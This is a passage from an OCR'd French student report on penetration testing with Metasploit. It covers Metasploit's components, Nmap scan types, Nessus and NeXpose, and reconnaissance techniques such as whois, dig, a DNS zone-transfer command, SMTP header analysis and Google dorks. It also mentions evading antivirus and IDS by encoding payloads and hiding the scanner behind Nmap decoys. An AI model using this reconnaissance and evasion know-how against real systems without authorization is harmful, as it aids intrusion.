— **Stage Payload :**Il est téléchargé par le *stager*[11] fin d'exécuter des taches un peu plus complexes (exécuter le shell Windows).

Shellcode Le Shellcode est constitué un ensemble des instructions utilisées par Payload lors de l'exploitation. Shellcode est généralement écrit enassembleurdans la plupart des cas, si le shellcode est bien exécuté, une invite de commande Shellou uneMeterpretersera fourni à l'attaquant.

Module Un module est une part de logiciel qui peut être utilisé par le Framework Metasploit. Utilisé comme un module d'exploit si ce composant logiciel porte l'attaque, sinon il se considère comme module auxiliaire.

Listener Un *listener* est un composant de Metasploit qui attend une connexion entrante sur la machine de l'attaquant.

3.2.3 Interfaces de Metasploit

Metasploit propose plus d'une interface pour ses fonctionnalités, on trouve laconsole, laligne de commande, et lesinterfaces graphiques. En plus de ces interfaces, des utilitaires fournissent un accès direct à des fonctions qui sont normalement internes au Framework.

Msfconsole

Msfconsole est de loin la partie la plus populaire du Framework Metasploit. Il est l'un des plus souples, flexible, riches en fonctionnalités, et il supporte tous les outils du MSF (Framework Metasploit).

Msfconsole fournit un outil pratique «*tout-en-un*» avec une interface console toutes les options et paramètres de MFS sont disponibles.

Msfconsole permet de :lancer des exploits, charger les modules auxiliaires, effectuer l'énumération, créer le *Listener*, ou scanner en masse un ensemble du réseau.

Dans ce projet, on a utilisé Metasploit via Ubuntu Backtrack r5, on tape la commande *msfconsole*et pour plus d'information sur les différentes commandes on utilise *help* :

11. Stager permet d'établir un canal de communication entre l'attaquant




Figure : Commande help dans Msfconsole

Msfcli

C'est un outil très intéressant pour une exploitation unique lorsqu'on connait exactement le*nom*de l'exploit et les *options*de celui-ci. *Msfcli* et *Msfconsole* présentent deux façons radicalement différentes d'accéder au Framework. Alors que *Msfconsole* présente une façon interactive d'accéder à toutes les options de façon intuitive, *Msfcli* est plus axée sur le Scripting et l'interprétation des autres outils basés sur la console. Pour voir ses options, il offre peu d'aide de base.

Figure : Options de Msfcli

Armitage

L'Armitage est le composant de Metasploit qui permet aux utilisateurs de communiquer graphiquement avec le Framework Metasploit. Son créateur est Raphael Mudge et pour le lancer, il suffit de taper la commande armitage.

Lors du chargement, on doit préciser le host, port du MSF, pour qu'armitage se connecte à l'instance de Metasploit.




Figure : Interface Armitage

3.2.4 Utilitaires de Metasploit

Après avoir vu les principales interfaces de Metasploit, on passe à ces utilitaires et qui présentent des interfaces directes aux caractéristiques particulières qui peuvent être utiles dans des situations spécifiques, en particulier dans le développement d'exploits.

MSFpayload

Le composant *Msfpayload* permet de générer un shellcode, des exécutables et bien plus encore dans l'utilisation d'exploits hors du Framework. Du shellcode peut être généré dans de nombreux langages tels que C, Ruby, JavaScript, etc.

Il propose deux options :

— –h : pour avoir d'information

— –l : pour lister l'ensemble des payloads au sein du Metasploit

MSFencode

Un *shellcode* traversant un réseau en clair est susceptible d'être remarqué par les systèmes de détection d'intrusion IDS et les logiciels antivirus. Pour résoudre ce problème, les développeurs de Metasploit fournissent *Msfencode*, qui aide à éviter les "mauvais" caractères et à échapper aux logiciel de détection de code malveillant(par exemple : les antivirus, anti-malwares, les anti-spywares) et aux IDS en encodant le *payload* original de telle sorte à éviter les caractère sensibles.

3.3 La collecte d'information

La collecte d'information est la toute première étape élémentaire d'un test d'intrusion. Cette étape permet de trouver un maximum d'informations sur la machine cible. En effet, plus nous trouverons d'information, plus de chances pour exploiter la machine augmenteront. Durant la phase de collecte, notre objectif est d'avoir des informations telles que l'adresse IP, les services disponibles, les ports ouverts. Les informations joueront un rôle vital dans le processus du test d'intrusion. Il existe généralement trois types de techniques utilisées dans la collecte d'information à savoir :

— **La collecte passive d'information** : sans connectivité directe avec la machine cible.
— **La collecte active d'information** : en interrogeant directement la machine cible.
— **L'ingénierie sociale** : une pratique visant à obtenir par manipulation mentale une information confidentielle.

3.3.1 La collecte passive

Cette technique est utilisée pour avoir des informations sans avoir aucune connectivité physique ou accès à la machine cible. Ceci est réalisé en utilisant d'autres sources telles que les requêtes whois, Nslookup, etc. Par exemple, si nous supposons que notre cible est une application web en ligne, alors un simple whois peut nous donner un ensemble d'informations intéressantes comme : son adresse IP, ses domaines, ses sous-domaines, la localisation du serveur, le serveur hôte. Ces informations sont très utiles pendant le test d'intrusion car elles élargissent la surface d'attaque de la machine cible.

Whois

Nous allons commencer par une simple application de whois sur le site *http://www.google.fr* et analyser le résultat. Ce dernier peut être très long mais nous allons nous focaliser sur les points les plus importants.




Figure : Résultat de la collecte d'information avec Whois sur le site

Figure : Suite du résultat de la collecte d'information avec Whois sur

Nous pouvons voir ici, qu'une simple recherche whois peut révéler plusieurs informations sur le site web cible y compris le serveur DNS, la date de création, la date d'expiration, etc...Puisque l'information a été généré par une autre source que la cible, la technique est appelée collecte passive d'information.

L'autre façon pour collecter passivement les informations peut se faire en envoyant des requêtes aux enregistrements DNS. La technique la plus commune est la commande dig, qui vient par défaut sur les machines Unix. Analysons une requête dig sur *www.facebook.fr*.




Figure : Résultat de la collecte d'information avec dig sur le site

http ://www.facebook.fr

En interrogeant les enregistrements DNS, nous avons pu en tirer plus d'informations sur la cible. En effet, «*dig*» peut faire la résolution des noms des hôtes en adresse IP et l'opération inverse. Il peut également trouver les versions des serveurs à partir de leurs noms, ce qui pourra être très utile pour l'exploitation de l'hôte.

Comme nous pouvons le remarquer, il est difficile d'identifier le DNS primaire, le serveur primaire SMTP ou le serveur d'hébergement de fichiers, etc. . . Néanmoins, Nslookup pourra le faire en identifiant les hôtes primaires à savoir : les serveurs mails et DNS.

Nslookup

Nslookup révèle plus d'information sur la cible comme : son adresse IP, l'adresse IP du serveur.




Figure : Résultat de la collecte d'information avec Nslookup sur le site

http ://www.google.fr

Ces techniques passives peuvent révéler des informations pertinentes sur la cible et facilitent le test d'intrusion.

Utilisation d'une partie tierce : Sites Web

Il existe des techniques efficaces pour faire la collecte d'information en utilisant les sites web. Ces derniers peuvent également définir la localisation géographique, le numéro de contact, les e-mails de l'administrateur.

Parmi les liens les plus connus, nous trouvons :

— *http://who.is*
— *http://www.kloth.net*

Transfert de zone DNS

Le transfert de zone est une méthode utilisée par le serveur DNS pour répliquer les bases de données distribuées contenant les données DNS au travers d'un ensemble de serveurs DNS. Par conséquent, un serveur DNS mal configuré peut répondre aux requêtes clients et donne des informations sur le domaine en question.

Considérant l'exemple suivant ou la requête *dig@ns1.example.com example.com axfr* retourne une liste d'adresses IP et les noms des hôtes correspondants.

```
Domain: example.com.
Primary Nameserver: ns1.examplehosting.com E-mail Contact: admin@examplehosting.com

/www/cgi-bin/demon/external/bin/dig @ns1.example.com example.com. axfr

; <<>> DiG 2.1 <<>> @ns1.examples.com example.com. axfr ; (1 server found)
example.com.3600SOAns1.examplehosting.com. admin.example.com. (

        10; serial
        3600; refresh (1 hour)
        600; retry (10 mins)
        1209600; expire (14 days)
        3600 ); minimum (1 hour)

        example.com. 3600 A         10.2.3.4
        example.com. 3600 NS        ns1.examplehosting.com
        example.com. 3600 NS        ns2.examplehosting.com
        example.com. 3600 MX        10 smtp.example.com.

        webmail.example.com. 3600 CNAME  webmail.freemail.com.
        router.example.com.  3600 A      10.2.3.1
        fw1.example.com.     3600 A      10.2.3.2
        snort.example.com.   3600 A      10.2.3.3
        www.example.com.     3600 A      10.2.3.4
        ftp.example.com.     3600 A      10.2.3.5
        pdc.example.com.     3600 A      10.2.3.6
        mailsweeper          3600 A      10.2.3.10
        devserver            3600 A      10.2.3.10
        mimesweeper          3600 CNAME  mailsweeper.example.com.

        example.com.         3600 SOA    ns1.examplehosting.com
admin.examplehosting.com. (
                10; serial
                3600; refresh (1 hour)
                600; retry (10 mins)
                1209600; expire (14 days)
```

Figure : Réponse du serveur DNS à la requête "dig@ns1.example.com

example.com axfr "

Cette requête retourne 10 noms d'hôtes dont 8 d'entre eux sont relatifs à example.com. Nous pouvons remarquer que les noms des hôtes sont très détaillés pouvant ainsi donner une idée sur le type de services en fonctionnement.

Analyse de l'entête SMTP

L'analyse de l'entête SMTP est une autre source de collecte d'information. Elle permet d'avoir des informations sur le serveur mail comme son adresse IP, sa version et le nom du logiciel. Le seul inconvénient de cette méthode est que nous avons besoin d'un e-mail envoyé depuis la cible pour pouvoir l'analyser. La capture d'écran ci-dessous montre la partie de l'entête d'un mail envoyé depuis la cible.

```
Delivered-To: abhinavbom@gmail.com
Received: by 10.231.31.129 with SMTP id y1cs138050ibc;
        Wed, 12 Oct 2011 00:02:38 -0700 (PDT)
Received: by 10.227.200.20 with SMTP id eu20mr8979205wbb.42.1318402957197;
        Wed, 12 Oct 2011 00:02:37 -0700 (PDT)
Return-Path: <zainabb@packtpub.com>
Received: from imap.packtpub.com (imap.packtpub.com. [83.166.169.248])
        by mx.google.com with ESMTP id n1si738156wbh.28.2011.10.12.00.02.36;
        Wed, 12 Oct 2011 00:02:37 -0700 (PDT)
Received-SPF: pass (google.com: best guess record for domain of zainabb@packt
sender) client-ip=83.166.169.248;
Authentication-Results: mx.google.com; spf=pass (google.com: best guess recor
83.166.169.248 as permitted sender) smtp.mail=zainabb@packtpub.com
Received: by imap.packtpub.com (Postfix, from userid 763)
        id 27B425700021; Wed, 12 Oct 2011 08:02:36 +0100 (BST)
X-Spam-Checker-Version: SpamAssassin 3.2.5 (2008-06-10) on imap.packtpub.com
X-Spam-Level:
X-Spam-Status: No, score=-101.4 required=5.0 tests=ALL_TRUSTED,AWL,
        HTML_MESSAGE,HTTP_ESCAPED_HOST,USER_IN_WHITELIST autolearn=failed
        version=3.2.5
Received: from [127.0.0.1] (unknown [122.182.11.42])
        (Authenticated sender: zainabb@imap.packtpub.com)
        by imap.packtpub.com (Postfix) with ESMTP id D4CEC5700020
        for <abhinavbom@gmail.com>; Wed, 12 Oct 2011 08:02:33 +0100 (BST)
Message-ID: <4E953B85.4030109@packtpub.com>
```

Figure : l'entête d'un mail envoyé depuis la cible.

Une analyse minutieuse de l'entête permet de montrer que l'adresse IP du serveur mail est 83.166.169.248 et que le serveur mail utilise le service ESMTP et l'utilisateur utilise le service IMAP. Ces informations jouent un rôle crucial dans l'exploration de la machine cible.

Google dorks

La dernière technique utilise la méthode des Google dorks quipermet d'utiliser le moteur de recherche Google (ou un autre moteur de recherche d'ailleurs)pour rechercher des fuites d'informations sensibles à propos d'une cible. En effet, cette méthode ne marche pas à tous les coups mais elle mérite d'être utilisée pour avoir des informations secrètes. En fait, l'indexation de Google arrive à trouver certains fichiers et documents stockés dans le serveur de la cible pour l'utilisation interne, mais vu l'accès à internet ; le robot d'indexation pointe sur le document dans le résultat de la recherche. Dans ce cas, nous pouvons chercher ce genre de fichiers à l'aide des astuces de recherches Google. La combinaison entre le site et le type de fichier dans la recherche peuvent révéler plusieurs informations cachées.

Citons par exemple quelques requêtes de recherche sur Google :

— *www.target.com* filetype :xls
— *www.target.com* filetype :pdf
— site : *www.target.com* filetype : db

3.3.2 La collecte active avec Nmap

Le scan de port est une méthode de collecte active d'information. Cette opération, cette fois-ci, se fait de façon directe avec la cible.

Le scan de port est un processus intéressant de collecte d'information. Il permet de faire une recherche profonde sur la machine cible. Nmap est le scanneur le plus puissant et préféré des professionnels de sécurité. Dans cette partie, nous allons détailler toutes les techniques de scan.

Lançons la console msf de metasploit et listons les différentes options de Nmap permises :

Msf> Nmap

TCP Connect Scan[-sT] : est le scan par défaut de Nmap. Il suit le processus des «3-way Handshake» pour détecter les ports ouverts sur la machine cible.

Figure : Résultat du "TCP Scan" sur la machine cible

En effet, le paramètre [–sT] permet de faire un scan sur les connexions TCP et [–p] indique l'intervalle des numéros de port que nous voulons scanner.

Nous pouvons remarquer sur la capture écran qu'à l'aide de cette commande nous avons pu récupérer le nombre de ports fermés qui sont de 9998 ports, les ports ouverts : *80 (http) et 22 (ssh)* ainsi que l'adresse MAC de la machine cible.

SYN Scan[-sS] : est considéré comme une technique de scan d'infiltration car il ne complète pas la connexion entre la cible et le scanneur. Il est appelé aussi «demi scan ouvert»

UDP Scan[-sU] : est une technique de scan des ports UDP ouverts sur la machine cible. Si un paquet UDP est envoyé à la machine cible ensuite il affiche «port unreacheable» cela montre que le port est fermé, sinon il est ouvert.




Figure : Résultat de l'*UDP Scan* appliqué sur la machine cible

Comme nous pouvons le remarquer sur la capture d'écran ci-dessous, nous avons fait un scan sur le port UDP *9001* que nous avons trouvé «fermé».

Ack Scan[-sA] : Un type de scan spécial parce qu'il permet de détecter les ports filtrés et non-filtrés par le pare-feu. Cela est fait en envoyant des trames *TCP ACK* à un port distant. Si nous ne recevons pas de réponse, cela voudrait dire que le port est filtré. Dans le cas contraire, la cible envoie un paquet *RST* (connection reset) ce qui permet de savoir que le port n'est pas filtré par le pare-feu.




Figure : Résultat de l'ACK Scan appliqué sur la machine cible

D'après la capture d'écran ci-dessus, nous remarquons que tous les ports de la machine cible sont filtrés.

Les options de Nmap ne s'arrêtent pas au scan de ports mais permettent également d'avoir des informations plus pertinentes sur la cible comme le système d'exploitation tournant, sa version.

Comme nous pouvons le voir sur l'image ci-dessous, Nmap a pu détecter le système d'exploitation ainsi que sa version de la machine cible. Ceci facilite la tâche de recherche des exploits compatibles à la machine cible.

Figure : Résultat du Scan avec l'option *-O* sur la machine cible

Il est important de faire le scan d'une manière anonyme vu que les logs des pare-feu et des IDS sont susceptibles de révéler l'adresse IP du scanneur. Néanmoins, Nmap contient une fonctionnalité nommé *Decoy [-D]* qui permet de cacher l'adresse IP du scanneur. En effet, elle permet d'ajouter dans les fichiers logs plusieurs torrents pour donner l'impression qu'il existe beaucoup d'attaquants scannant la machine cible.

Les modules de Scan de Metasploit

Les *modules auxiliaires* sont des modules propres à Metasploit permettant d'effectuer une variété de taches intéressantes. Elles se différencient des exploits grâce au fait qu' ils peuvent être exécutées depuis la machines de l'auditeur de sécurité et n'ont pas besoin de Shell. Il existe plus de 350 modules auxiliaires dans Metasploit, chacun ayant une mission spécifique.

Afin d'utiliser les modules auxiliaires, nous devons suivre 3 étapes nécessaires pour pouvoir amorcer le module à savoir :

— **Activation du module** : En utilisant la commande «*USE*» pour activer le module et le rendre prêt pour accepter les commandes.

Figure : Exemple d'activation d'un module avec la commande USE

— **Réglage des paramètres** : La commande «*SET*» permet de remplir les paramètres dont le module a besoin pour s'exécuter.

— **Lancement du module** : à l'aide de la commande «*RUN*» nous pouvons alors générer le résultat.

Figure : Exemple d'amorçage d'un module auxiliaire

3.3.3 Scan de vulnérabilités avec Nessus

Nessus est le scanner de vulnérabilité réseaux développé par la société Tenable Network Security. Par rapport aux autres scanners de vulnérabilité, Nessus a la particularité d'être basé sur une architecture client/serveur et d'être compatible avec Windows et Linux. En plus, il stocke et gère toutes ses failles de sécurité grâce à un système deplugins.

Nessus est un logiciel qui effectue de réelles attaques et structure le résultat de ces attaques dans un rapport. Son utilisation peut donc être à double tranchant :

— Une équipe sécurité peut l'utiliser pour scanner son réseau dans le but de prévenir les intrusions et les dénis de service.

— Un hacker peut l'utiliser à des fins malhonnêtes et en profiter pour exploiter les vulnérabilités déclarées.

Nous pouvons le lancer au travers différentes interfaces notamment : la version GUI, depuis la console Metasploit, etc.

Afin d'utiliser Nessus sur *msfconsole*, nous devons le télécharger et le connecter avec le serveur pour commencer les tests d'intrusion.




Figure : Connexion avec la serveur

Afin de voir les politiques de scan disponibles dans le serveur, nous pouvons lancer la commande '*nessus_policy_ _list*'.




Figure : les politiques de scan disponible dans le serveur

Ensuite, en utilisant cette politique trouvée, nous pouvons lancer un scan avec la commande suivante '*nessus_ scan_ new*' suivi du numéro ID de la politique, le nom du scan et l'adresse de la cible comme le montre la figure ci-dessous.




Figure : Lancement du scan

Quand Nessus termine le scan, il génère un rapport contenant les résultats trouvés.

Pour pouvoir le visualiser, nous pouvons lancer la commande '*nessus_ report_ list'*. Or, nous pouvons importer un rapport en utilisant la commande *'nessus_ report_ get'* suivi du numéro de rapport comme le montre la figure ci-dessous.




Figure : Visualisation et importation du rapport du scan

3.3.4 Scan de vulnérabilités avec NeXpose

Aujourd'hui, il existe une excellente compatibilité entre Metasploit et le scanneur de vulnérabilité «Nexpose». En effet, Metasploit ne se limite pas seulement à l'importation des résultats de scan mais également au lancement du scan directement depuis *msfconsole* en utilisant le plugin de «Nexpose». Les figures ci-dessous illustrent la manière avec laquelle nous entamons un scan de vulnérabilité directement depuis *msfconsole*.

Figure : Chargement le plug-in NeXpose dans metasploit

